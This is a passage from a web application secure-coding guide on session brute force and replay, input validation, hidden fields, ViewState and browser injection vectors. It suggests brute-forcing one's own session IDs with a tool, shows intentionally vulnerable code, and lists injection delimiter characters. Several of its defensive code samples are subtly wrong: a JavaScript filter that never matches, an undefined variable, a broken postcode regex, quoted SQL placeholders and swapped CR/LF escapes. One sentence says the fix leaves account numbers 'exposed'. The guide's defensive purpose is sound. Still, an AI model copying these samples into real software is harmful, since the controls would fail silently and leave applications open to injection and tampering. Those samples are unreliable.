IDs. On these sites, it is easy to change to another likely session ID and thus become someone else. Usually, all of the functions available to users work, with obvious privacy and fraud issues arising.

13.20.1 How to determine if you are vulnerable

- Open a valid session in one browser
- Use a session brute force tool, like Brutus to try and determine if you can resume that other session
- If Brutus is able to resume a session, the application framework requires greater session ID entropy

13.20.2 How to protect yourself

- Use a cryptographically sound token generation algorithm. Do not create your own algorithm, and seed the algorithm in a safe fashion. Or just use your application framework's session management functions.
- Preferably send the token to the client in a non-persistent cookie or within a hidden form field within the rendered page.
- Put in "telltale" token values so you can detect brute forcing.
- Limit the number of unique session tokens you see from the same IP address (ie 20 in the last five minutes).
- Periodically regenerate tokens to reduce the window of opportunity for brute forcing.
- If you are able to detect a brute force attempt, completely clear session state to prevent that session from being used again.

13.21 Session token replay

Session replay attacks are simple if the attacker is in a position to record a session. The attacker will record the session between the client and the server and replay the client's part afterwards to successfully attack the server. This attack only works if the authentication mechanism does not use random values to prevent this attack.

13.21.1 How to determine if you are vulnerable

- Take a session cookie and inject it into another browser
- Try simultaneous use – should fail
- Try expired use – should fail

13.21.2 How to protect yourself

- Tie the session to a particular browser instance by using a hash of the client IP address³² (REMOTE_ADDR) and if the header exists, PROXY_FORWARDED_FOR. Note that you shouldn't use the client-forgeable headers, but take a hash of them. If the new hash doesn't match the previous hash, then there is a high likelihood of session replay.
- Use session token timeouts and token regeneration to reduce the window of opportunity to replay tokens.
- Use a cryptographically well-seeded pseudo-random number generator to generate session tokens.
- Use non-persistent cookies to store the session token, or at worst, a hidden field on the form.
- Implement a logout function for the application. When logging off a user or idle expiring the session, ensure that not only is the client-side cookie cleared (if possible), but also the server side session state for that browser is also cleared. This ensures that session replay attacks cannot occur after idle timeout or user logoff.

13.22 Further Reading

- David Endler, "Brute-Force Exploitation of Web Application Session IDs"

<http://downloads.securityfocus.com/library/SessionIDs.pdf>

- Preventing Session Fixation through Session ID Regeneration in Java and ASP.NET

<http://keepitlocked.net/archive/2007/12/27/preventing-session-fixation-through-session-id-regeneration-in-java-and-asp-net.aspx>

- Ruby CGI::Session creates session files insecurely

32 Note that this is standard in PHP session IDs, using more than just the IP address.

<http://www.securityfocus.com/advisories/7143>

- OWASP PHP Top 5 (2006)

http://www.owasp.org/index.php/PHP_Top_5

- Introduction to PHP Sessions

<http://www.phpro.org/tutorials/Introduction-To-PHP-Sessions.html>

<http://phpsec.org/projects/guide/4.html>

- .Net : Session Attacks and ASP.NET – Part 1 (SANS)

<https://blogs.sans.org/appsecstreetfighter/2009/06/14/session-attacks-and-aspnet-part-1/>

- Microsoft Connect : ASP.Net Session fixation solution

<https://connect.microsoft.com/feedback/viewfeedback.aspx?feedbackID=143361&wa=wsignin1.0&siteid=210>

- Java/J2EE (CWE – Common Weakness Enumeration)

<http://cwe.mitre.org/data/definitions/384.html>

13.23 References

[1] PHP Standard Session Handling

<http://www.php.net/manual/en/function.session-set-save-handler.php>

<http://fr.php.net/manual/en/function.ini-set.php>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.auto-start>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.hash-function>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.name>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.save-handler>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.save-path>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.use-cookies>

<http://fr.php.net/manual/en/session.configuration.php#ini.session.use-trans-sid>

<http://fr.php.net/manual/en/ini.core.php#ini.upload-tmp-dir>

[2] PHP session handlers

mm (shared memory handler) <http://www.ossdp.org/pkg/lib/mm/>

SQLite (database handler) <http://www.phpro.org/tutorials/Introduction-To-PHP-Sessions.html#13>

Session Extensions Overview <http://www.php.net/manual/en/refs.basic.session.php>

[3] .Net's ViewState

<http://stackoverflow.com/questions/1448367/preserve-asp-net-inproc-session-when-w3wp-iis-process-recycles>

<http://www.beansoftware.com/ASP.NET-Tutorials/ViewState-In-ASP.NET.aspx>

[3] .Net's InProcess session handler alternatives

- Microsoft Project Code Named "Velocity"

<http://msdn.microsoft.com/en-us/data/cc655792.aspx>

<http://blogs.msdn.com/velocity/archive/2008/06/03/microsoft-project-code-named-velocity-followup.aspx>

- ScaleOut Software's SessionServer

http://www.scaleoutsoftware.com/products/session_server.php

14. Data Validation

14.1 Objective

To ensure that the application is robust against all forms of input data, whether obtained from the user, infrastructure, external entities or database systems

14.2 Platforms Affected

All.

14.3 Relevant COBIT Topics

DS11 – Manage Data. All sections should be reviewed

14.4 Description

The most common web application security weakness is the failure to properly validate input from the client or environment. This weakness leads to almost all of the major vulnerabilities in applications, such as interpreter injection, locale/Unicode attacks, file system attacks and buffer overflows (described in section 19. Buffer Overflows).

Data from the client should never be trusted for the client has every possibility to tamper with the data.

14.5 Definitions

These definitions are used within this document:

Integrity checks

Ensure that the data has not been tampered with and is the same as before

Validation

Ensure that the data is strongly typed, correct syntax, within length boundaries, contains only permitted characters, or if numeric is correctly signed and within range boundaries

Business rules

Ensure that data is not only validated, but business rule correct. For example, interest rates fall within permitted boundaries.

Some documentation and references interchangeably use the various meanings, which is very confusing to all concerned. This confusion directly causes continuing financial loss to the organization.

14.6 Where to include integrity checks

Integrity checks must be included wherever data passes from a trusted to a less trusted boundary, such as from the application to the user's browser in a hidden field, or to a third party payment gateway, such as a transaction ID used internally upon return.

The type of integrity control (checksum, HMAC, encryption, digital signature) should be directly related to the risk of the data transiting the trust boundary.

14.7 Where to include validation

Validation must be performed on every tier. However, validation should be performed as per the function of the server executing the code. For example, the web / presentation tier should validate for web related issues, persistence layers should validate for persistence issues such as SQL / HQL injection, directory lookups should check for LDAP injection, and so on.

14.8 Where to include business rule validation

Business rules are known during design, and they influence implementation. However, there are bad, good and "best" approaches. Often the best approach is the simplest in terms of code.

Example - Scenario

- You are to populate a list with accounts provided by the back-end system:
- The user will choose an account, choose a biller, and press next.

Wrong Way

The account select option is read directly and provided in a message back to the backend system without validating the account number is one of the accounts provided by the backend system.

Why this is bad:

An attacker can change the HTML in any way they choose:

- The lack of validation requires a round-trip to the backend to provide an error message that the front end code could easily have eliminated
- The back end may not be able to cope with the data payload the front-end code could have easily eliminated. For example, buffer overflows, XML injection, or similar.

Acceptable Method

The account select option parameter is read by the code, and compared to the previously rendered list.

```
if ( account.inList(session.getParameter('payeelstid')) ) {
    backend.performTransfer(session.getParameter('payeelstid'));
}
```

This prevents parameter tampering, but still makes the browser do a lot of work.

Best Method

The original code emitted indexes <option value="1" ... > rather than account names.

```
int payeeLstId = session.getParameter('payeelstid');
accountFrom = account.getAcctNumberByIndex(payeeLstId);
```

Not only is this easier to render in HTML, it makes validation and business rule validation trivial. The field cannot be tampered with.

Conclusion

To provide defense in depth and to prevent attack payloads from trust boundaries, such as backend hosts, which are probably incapable of handling arbitrary input data, business rule validation is to be performed (preferably in workflow or command patterns), even if it is known that the back end code performs business rule validation.

This is not to say that the entire set of business rules need be applied - it means that the fundamentals are performed to prevent unnecessary round trips to the backend and to prevent the backend from receiving most tampered data.

14.9 Data Validation Strategies

There are four strategies for validating data, and they should be used in this order:

Accept known good

If you expect a postcode, validate for a postcode (type, length and syntax):

Java – US PostCodes – returns Boolean

```
public String validateAUpstCode(String postcode) {
    return (Pattern.matches("^(\\(2|8|9\\)\\d{2})|(\\(02|08|09\\)\\d{2})|(\\(1-9\\)\\d{3}))$", postcode)) ? postcode : '';
}
```

PHP – UK PostCodes – returns Boolean or PostCode

```
function IsPostcode($postcode) {
    $postcode = strtoupper($postcode);
    if(ereg("(GIR 0AA)|(TDCU 1ZZ)|(ASCN 1ZZ)|(BIQQ 1ZZ)|(BBND 1ZZ)"
    . "(FIQQ 1ZZ)|(PCRN 1ZZ)|(STHL 1ZZ)|(SIQQ 1ZZ)|(TKCA 1ZZ)"
    . "[A-PR-UYZ]([0-9]{1,2}|([A-HK-Y][0-9])"
    . "[A-HK-Y][0-9]([0-9]|([ABEHMNPRV-Y])))"
    . "[0-9][A-HJKS-UW]) [0-9][ABD-HJLNP-UW-Z]{2})", $postcode)) {
        return $postcode;
    } else {
        return FALSE;
    }
}
```

PHP – Canada PostCodes – returns Boolean

```
function validateCanadaZip($zip_code) {
    //function by Roshan Bhattara(http://roshanbh.com.np)
    return(preg_match("/^([a-ceghj-npr-tv-z]){1}[0-9]{1}[a-ceghj-npr-tv-z]{1}[0-9]{1}[a-ceghj-npr-tv-z]{1}[0-9]{1}$/i",$zip_code));
}
```

JavaScript – client-side - user alerts or validate

```
function testPostCode () {
    var myPostCode = document.getElementById('postcode').value;
    if (checkPostCode (myPostCode)) {
        document.getElementById('postcode').value = checkPostCode (myPostCode)
        alert ("Postcode has a valid format")
    }
    else {alert ("Postcode has invalid format")}
}
```

Reject known bad

If you don't expect to see characters such as %3f or JavaScript or similar, reject strings containing them:

```
Java
public String removeJavascript(String input) {
    Pattern p = Pattern.compile("javascript", CASE_INSENSITIVE);
    p.matcher(input);
    return (!p.matches()) ? input : '';
}
```

It can take upwards of 90 regular expressions (see the CSS Cheat Sheet in the Guide 2.0) to eliminate known malicious software, and each regex needs to be run over every field. Obviously, this is slow and not secure.

Sanitize

Eliminate or translate characters (such as to HTML entities or to remove quotes) in an effort to make the input "safe", using if available the framework's built-in functions :

Java

```
public String quoteApostrophe(String input) {
    return str.replaceAll("[\\']", "&rsquo;");
}
```

PHP – custom code

```
function Clean($par) {
    $poubStr=strip_tags(nl2br($par));
    $poubStr=trim($poubStr);
    if (!(strpos($poubStr, "\r\n")===FALSE)) {
        for ($i=1;($i<strlen($poubStr))and(substr($poubStr,$i,2)<>chr(13).chr(10));$i++) ;
        $poub2=substr($poubStr,0,$i);
        $j=$i; while (substr($poubStr,$j,2)==chr(13).chr(10)) $j+=2;
        while (substr($poubStr,$j,1)==' ') $j++;
        $poub2.=" ".substr($poubStr,$j); // rest
        $poub2=str_replace(chr(10),'',$poub2);
    } // if work to do
    else $poub2=str_replace(chr(10),'',$poubStr);
    return $poub2;
} // Clean String Function
```

PHP – custom HTML cleansing code

```
Function HtmlClean($texte) {
    $locres=$texte;
    // keep only allowed tags
    $locres=strip_tags($texte,
'<B><I><IMG><A><H1><H2><H3><H4><H5><H6><H7><FONT><MARQUEE><BLOCKQUOTE><U><BR><P><EMBED><O
BJECT><STRIKE><TABLE><TD><TR><TBODY><LI><UL>');
    return $locres;
} // HtmlClean String Function
```

PHP – standard SQL code

```
Function SqlClean($texte) { // prevents SQL injection
    if ( function_exists( "mysql_real_escape_string" ) ) { // If PHP version > 4.3.0
        $locres = mysql_real_escape_string($texte);
    } else { // If PHP version < 4.3.0 (27/12/2002)
        $locres=addslashes($texte);
    }
    return $locres;
}
```

PHP – standard HTML cleansing code

```
Function HtmlClean($texte) {
    return htmlspecialchars($texte); // or use the more complete htmlentities()
} // HtmlClean String Function
```

Regexps³³ do not work well in practice, as there are many, many exceptions to the rule.

No validation

```
Java
account.setAcctId(getParameter('formAcctNo'));
...
public setAcctId(String acctId) {
    cAcctId = acctId;
}
```

This is inherently unsafe and strongly discouraged. The business must sign off each and every example of no validation as the lack of validation usually leads to direct obviation of application, host and network security controls.

33 Regular expressions matching, like `[\\']` in `str.replaceAll("[\\']", "’");`

Just rejecting "current known bad" (which is at the time of writing hundreds of strings and literally millions of combinations) is insufficient if the input is a string. This strategy is directly akin to anti-virus pattern updates. Unless the business will allow updating "bad" regexes on a daily basis and support someone to research new attacks regularly, this approach will be obviated before long.

As most fields have a particular grammar, it is simpler, faster, and more secure to simply validate a single correct positive test than to try to include complex and slow sanitization routines for all current and future attacks.

Data should be:

- Strongly typed at all times
- Length checked and fields length minimized
- Range checked if a numeric
- Unsigned unless required to be signed
- Syntax or grammar should be checked prior to first use or inspection

Coding guidelines should use some form of visible tainting on input from the client or

untrusted sources, such as third party connectors to make it obvious that the input is unsafe:

```
Java
taintPostcode = getParameter('postcode');
validation = new validation();
postcode = validation.isPostcode(taintPostcode);
```

14.10 Prevent parameter tampering

There are many input sources:

- HTTP headers, such as REMOTE_ADDR, PROXY_VIA or similar
- Environment variables, such as getenv() or via server properties
- All GET, POST and Cookie data

This includes supposedly tamper resistant fields such as radio buttons, drop downs, etc - any client side HTML can be re-written to suit the attacker

Configuration data (mistakes happen :))

External systems (via any form of input mechanism, such as XML input, RMI, web services, etc)

All of these data sources supply untrusted input. Data received from untrusted data sources must be properly checked before first use.

14.11 Hidden fields

Hidden fields are a simple way to avoid storing state on the server. Their use is particularly prevalent in "wizard-style" multi-page forms. However, their use exposes the inner workings of your application, and exposes data to trivial tampering, replay, and validation attacks. In general, only use hidden fields for page sequence.

If you have to use hidden fields, there are some rules:

- Secrets, such as passwords, should never be sent in the clear
- Hidden fields need to have integrity checks and preferably encrypted using non-constant initialization vectors (i.e. different users at different times have different yet cryptographically strong random IVs)
- Encrypted hidden fields must be robust against replay attacks, which means some form of temporal keying
- Data sent to the user must be validated on the server once the last page has been received, even if it has been previously validated on the server - this helps reduce the risk from replay attacks.

The preferred integrity control should be at least a HMAC using SHA-256 or preferably digitally signed or encrypted using PGP.

- Java/J2EE : IBMJCE supports SHA-256, but PGP JCE support require the inclusion of the Legion of the Bouncy Castle (<http://www.bouncycastle.org/>) JCE classes.
- .Net :
- PHP :

It is simpler to store this data temporarily in the session object. Using the session object is the safest option as data is never visible to the user, requires (far) less code, nearly no CPU, disk or I/O utilization, less memory (particularly on large multi-page forms), and less network consumption.

Large session objects may become too large for the inbuilt handler :

- when using files on a unix 32 bits OS, any language (Java/J2EE, C...) will fail when exceeding 2 GB with an exception like « SIGXFSZ file size limit exceeded (see `getrlimit(2)`) »
- Java/J2EE : enable session persistence (incorporate `java.io.Serializable` into your code) and keep session size down to 2K or smaller (once sessions hit 4-5K, "your system basically starts choking.") [1] ; large session objects are those greater than 4KB in size and the DB2 page size needs to be changed from 4KB to 8KB, 16KB, or 32KB if any session object size exceeds 7KB, 15KB, or 31KB ; regardless of the database in use, you've to use « multi-row sessions » to be able to have a session object larger than 2MB in size. Such extremely large session objects are most definitely not recommended from a performance and failover perspective, but WAS does provide a mechanism for dealing with objects of this size. [2] The generally accepted rule of thumb for WAS sessions maximum is 10-50k per user. [3]
- .Net : Microsoft advises not to exceed 83KB per user for the ASP.Net sessions when they are stored in a SQL SERVER for performance reasons ; this is the famous Large Object Heap (LOH) and otherwise the effect is similar to a memory leak : [4]

.NET prefers to put new memory blocks at the end of the heap, as it has to do less work to find a space where a block will fit ; this means that when there's a new large block on the heap, the next smaller block will be allocated immediately after it, with the consequence that it will have to further extend the heap if the program ever wants to allocate a larger block.

[...] The best way to prevent fragmentation from occurring is to ensure that no objects above 85k in size are used for permanent storage. This ensures that the free space in the large object heap will always end up in one big chunk as short-lived objects are removed from play.

- .Net : when using ViewState, all « session » data is sent back and forth with the client, so the mechanism is constrained by the maximum acceptable size of POST or GET on the network path to the client. A limit of 2KB is safe, 4KB may work, but trying more is calling for problems (and long page loading times for the client !).
- PHP : there is no known limit on useable session size³⁴ and websites are known to use quite

34 Past the underlying limitations of either the OS (2GB ext2, 4GB FAT32, 4TB ext3, 16TB in ReiserFS, 4PB on 64

huge per-user sessions (150KB and more).

In this case of large session objects exceeding a size limit, the recommended strategy is to store the validated data in the database, but mark the transaction as "incomplete". Each page will update the incomplete transaction until it is ready for submission. This minimizes the database load, session size, and activity between the users whilst remaining tamperproof.

Code containing hidden fields should be rejected during code reviews.

14.12 ASP.NET Viewstate

ASP.NET sends form data back to the client in a hidden “Viewstate” field. Despite looking forbidding, this “encryption” is simply plain-text equivalent and has no data integrity without further action on your behalf in ASP.NET 1.1. In ASP.NET 2.0, tamper proofing is on by default.

ViewState is not true session state : if a user moves back or forward it can be lost. Second, it's fairly insecure. Third, it causes massive page bloat if abused. (<http://stackoverflow.com/questions/1448367/preserve-asp-net-inproc-session-when-w3wp-iis-process-recycles>)

Any application framework with a similar mechanism might be at fault – you should investigate your application framework’s support for sending data back to the user. Preferably it should not round trip.

14.12.1 How to determine if you are vulnerable

Investigate the machine.config:

- If the enableViewStateMac is not set to “true”, you are at risk if your viewstate contains authorization state
- If the viewStateEncryptionMode is not set to “always”, you are at risk if your viewstate contains secrets such as credentials
- If you share a host with many other customers, you all share the same machine key by default in ASP.NET 1.1. In ASP.NET 2.0, it is possible to configure unique viewstate keys per application

bits) or the database (eg. LONGBLOB in MySQL MyISAM \cong 4 GB)

14.12.2 How to protect yourself

If your application relies on data returning from the viewstate without being tampered with, you should turn on viewstate integrity checks at the least, and strongly consider:

- Encrypt viewstate if any of the data is application sensitive
- Upgrade to ASP.NET 2.0 as soon as practical if you are on a shared hosting arrangement
- Move truly sensitive viewstate data to the session variable instead

14.13 Selects, radio buttons, and checkboxes

It is commonly held belief that the value settings for these items cannot be easily tampered. This is wrong. In the following example, actual account numbers are used, which can lead to compromise:

Java, Forms, Beans, Struts

```
<html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo">
<bean:message key="msg.card.name" arg0="<%=acct.getCardName(1).toString( )%>"
/>
<html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo">
<bean:message key="msg.card.name" arg0="<%=acct.getCardName(2).toString( )%>"
/>
```

This produces (for example):

```
<input type="radio" name="acctNo" value="455712341234">Gold Card
<input type="radio" name="acctNo" value="455712341235">Platinum Card
```

If the value is retrieved and then used directly in a SQL query, an interesting form of SQL injection may occur: authorization tampering leading to information disclosure. As the connection pool connects to the database using a single user, it may be possible to see other user's accounts if the SQL looks something like this:

```
String acctNo = getParameter('acctNo');
String sql = "SELECT acctBal FROM accounts WHERE acctNo = '?'";
PreparedStatement st = conn.prepareStatement(sql);
st.setString(1, acctNo);
ResultSet rs = st.executeQuery();
```

This should be re-written to retrieve the account number via index, and include the client's unique ID to ensure that other valid account numbers are exposed:

```
String acctNo = acct.getCardNumber(getParameter('acctIndex'));
String sql = "SELECT acctBal FROM accounts WHERE acct_id = '?' AND acctNo = '?'";
PreparedStatement st = conn.prepareStatement(sql);
st.setString(1, acct.getID());
st.setString(2, acctNo);
ResultSet rs = st.executeQuery();
```

This approach requires rendering input values from 1 to ... x, and assuming accounts are stored in a Collection which can be iterated using logic:iterate:

```
<logic:iterate id="loopVar" name="MyForm" property="values">
<html:radio property="acctIndex" idName="loopVar" value="value"/>&nbsp;
<bean:write name="loopVar" property="name"/><br />
</logic:iterate>
```


The code will emit HTML with the values "1" .. "x" as per the collection's content.

```
<input type="radio" name="acctIndex" value="1" />Gold Credit Card
<input type="radio" name="acctIndex" value="2" />Platinum Credit Card
```

This approach should be used for any input type that allows a value to be set: radio buttons, checkboxes, and particularly select / option lists.

14.14 Per-User Data

In fully normalized databases, the aim is to minimize the amount of repeated data. However, some data is inferred. For example, users can see messages that are stored in a messages table. Some messages are private to the user. However, in a fully normalized database, the list of message IDs are kept within another table:



If a user marks a message for deletion, the usual way is to recover the message ID from the user, and delete that:

```
DELETE FROM message WHERE msgid='frmMsgId'
```

However, how do you know if the user is eligible to delete that message ID? Such tables need to be denormalized slightly to include a user ID or make it easy to perform a single query to delete the

message safely. For example, by adding back an (optional) uid column, the delete is now made reasonably safe:

```
DELETE FROM message WHERE uid='session.myUserID' and msgid='frmMsgId';
```

Where the data is potentially both a private resource and a public resource (for example, in the secure message service, broadcast messages are just a special type of private message), additional precautions need to be taken to prevent users from deleting public resources without authorization. This can be done using role based checks, as well as using SQL statements to discriminate by message type:

```
DELETE FROM message
WHERE
uid='session.myUserID' AND
msgid='frmMsgId' AND
broadcastFlag = false;
```

14.15 URL encoding

Data sent via the URL, which is strongly discouraged, should be URL encoded and decoded. This reduces the likelihood of cross-site scripting attacks from working.

In general, do not send data via GET request unless for navigational purposes.

14.16 HTML encoding

Data sent to the user needs to be safe for the user to view. This can be done using `<bean:write ...>` and friends. Do not use `<%=var%>` unless it is used to supply an argument for `<bean:write...>` or similar.

HTML encoding translates a range of characters into their HTML entities. For example, `>` becomes `>`. This will still display as `>` on the user's browser, but it is a safe alternative.

In PHP, use `htmlentities()` or simply `htmlspecialchars()`

14.17 Encoded strings

Some strings may be received in encoded form. It is essential to send the correct locale to the user so that the web server and application server can provide a single level of canonicalization prior to the first use.

Do not use `getReader()` or `getInputStream()` as these input methods do not decode encoded strings. If you need to use these constructs, you must decanonicalize data by hand :

- in PHP use `urldecode()`,
- in Javascript use `decodeURI()`,
- in Java use `java.net.URLDecoder.decode()`,
- in .NET you can't use `System.Uri.UnescapeDataString` because of a bug : '%20' and '+' are not decoded to a Space character, despite the other way around, `System.Uri.URLEncode` encodes Space as "+" and `System.Uri.EscapeDataString` encode Space as "%20". Go figure. The only recommendation is to double encode "+" to "%2b".

14.18 Delimiter and special characters

There are many characters that mean something special to various programs. If you followed the advice only to accept characters that are considered good, it is very likely that only a few delimiters will catch you out.

Here are the usual suspects:

- NULL (zero) %00
- LF - ANSI `chr(10)` "\r"
- CR - ANSI `chr(13)` "\n"
- CRLF - "\n\r"
- CR - EBCDIC 0x0f
- Quotes " ' "
- Commas, slashes spaces and tabs and other white space - used in CSV, tab delimited output, and other specialist formats
- <> - XML and HTML tag markers, redirection characters
- ; & - Unix and NT file system continuance
- @ - used for e-mail addresses
- 0xff
- ... more

Whenever you code to a particular technology, you should determine which characters are "special" and prevent them appearing in input, or properly escaping them.

The best advice we can give is « follow the Standards ».

14.19 Further Reading

ASP.NET 2.0 Viewstate

<http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToConfigureTheMachineKeyInASPNET2>

14.20 References

[1] Java : Using Sessions and Session Persistence in IBM WebSphere

http://download-llnw.oracle.com/docs/cd/E13222_01/wls/docs100/webapp/sessions.html

[2] Java : IBM WebSphere Session Management (informIT)

<http://www.informit.com/articles/article.aspx?p=332851&seqNum=4&rll=1>

[3] <http://forum.springsource.org/archive/index.php/t-10664.html>

[4] .Net : The Dangers of the Large Object Heap

<http://www.simple-talk.com/dotnet/.net-framework/the-dangers-of-the-large-object-heap/>

15. Interpreter Injection

15.1 Objective

To ensure that applications are secure from well-known parameter manipulation attacks against common interpreters.

15.2 Platforms Affected

All

15.3 Relevant COBIT Topics

DS11 – Manage Data – All sections should be reviewed

DS11.9 – Data processing integrity

DS11.20 – Continued integrity of stored data

15.4 User Agent Injection

User agent injection is a significant problem for web applications. We cannot control the user's desktop (nor would we want to), but it is part of the trust equation.

There are several challenges to trusting input and sending output from the user:

- The browser may be compromised with spyware or Trojans
- The browser has several in-built renderers, for HTML, XHTML, XML, Flash (about 90% of all browsers), Javascript (nearly 99%), XUL (Firefox and Mozilla), XAML (IE 7 and later) and so on.

Render engines and plug-ins can be abused by:

- phishing attempts - HTML or XHTML can be used to fake up a convincing site
- trust violations - XUL and XAML are used to write the user interface - if they can be abused, nothing on the browser is trustworthy, including the URL, padlock and certificate details

- malware injection paths - all software has bugs, and spyware is adept at abusing these bugs to install or run malicious software on the user's machine
- information gatherers - stealing the user's cookies and details allows the attacker to resume the user's session elsewhere

User-Agent (browser) Injection usually leads to Cross-site scripting (XSS).

15.4.1 Vectors of user agent injection

- DHTML / Javascript renderer bugs (mostly IE)
- Flash / Shockwave
- Mocha (old Netscape)
- ActiveX (IE only) [2]
- Plugins (such as Quicktime, Acrobat, or Windows Media Player)
- BHO³⁵s (IE only) (often used by spyware and Trojans) – the user may not be aware of these babies
- HTML renderer bugs (all browsers)
- XUL renderer bugs (Firefox, Mozilla)
- XAML renderer bugs (IE 7)

With the exception of browser-specific features and related vulnerabilities (XUL, ActiveX, BHOs), and of third-party software (plugins), browsers can be benchmarked by looking at their ACID compliance test: [4]


- the first Acid1 test built in 1998 to test CSS1 compliance and part of the W3C's « Test suite for Cascading Style Sheets (CSS) Level 1 ».
- the Acid2 test (2005) was supported by the Web Standards Project (WASP) group
- the Acid3 test (2008) is a test page from the Web Standards Project that checks how well a web browser follows certain selected elements from web standards, especially relating to the Document Object Model and JavaScript. The interest of the Acid test is that the score of IE6

35 Browser Helper Object, using ActiveX

on the Acid2 test (5%) led Microsoft to follow a little bit more the Web Standards and made the newcoming Internet Explorer 7 cross the 10% score ;-)

The technologies tested for compliance in the Acid3 test are : HTML 4 (object, iframe, ...), XHTML 1.0, ECMAScript (Javascript), HTTP (Content-Type, 404, ...), URIs, DOM, CSS (1, 2 and 3) and SVG.

Currently, the results are :



As a rule of thumb, the longer the bar, the safer the browser is. (Yes, really)

Since the years of Browser War I, the User Agents (browsers) were not equal. Some are more prone than others to exhibit dangerous bugs that can lead to a whole range of abuse : system access, DoS³⁶, privilege escalation, sensitive information disclosure, system information exposure, brute force, manipulation of data, spoofing, cross-site scripting, security bypass, hijacking *etc*

For instance, Internet Explorer 6 is still used quite a lot for such an outdated and unsecure


³⁶ Denial of Service, see section 17 « Error Handling »

browser [1] ; according to various sources [3] and depending on the country your web clients reside in, this can lead to a fair amount of users practically open to all sorts of abuse.




Now that we live in Browser War II, the situation is as follows :

- 2% use Opera, 3% use Apple's Safari, 8,5% use Google's Chrome
- Microsoft Internet Explorer (all versions) is roughly in the range 38% to 60%, out of which 10% still use IE 6³⁷.
- and Gecko-based browsers (Mozilla, Firefox) are roughly in the range 25% to 47%


The differences between browsers are most noticeable when looking, on the same period of time, at the browsers' number of security advisories, their criticality, their vendor status (patched or not), and the impact they had :



Source : secunia.com



³⁷ 75% of those 10% are corporate users mandated to use it and not free to change, at least at work, and 7% of those 10% can't change because of their machine's age – see Digg poll -



Users that have the freedom to choose their browser are urged to migrate to the safest they can afford.

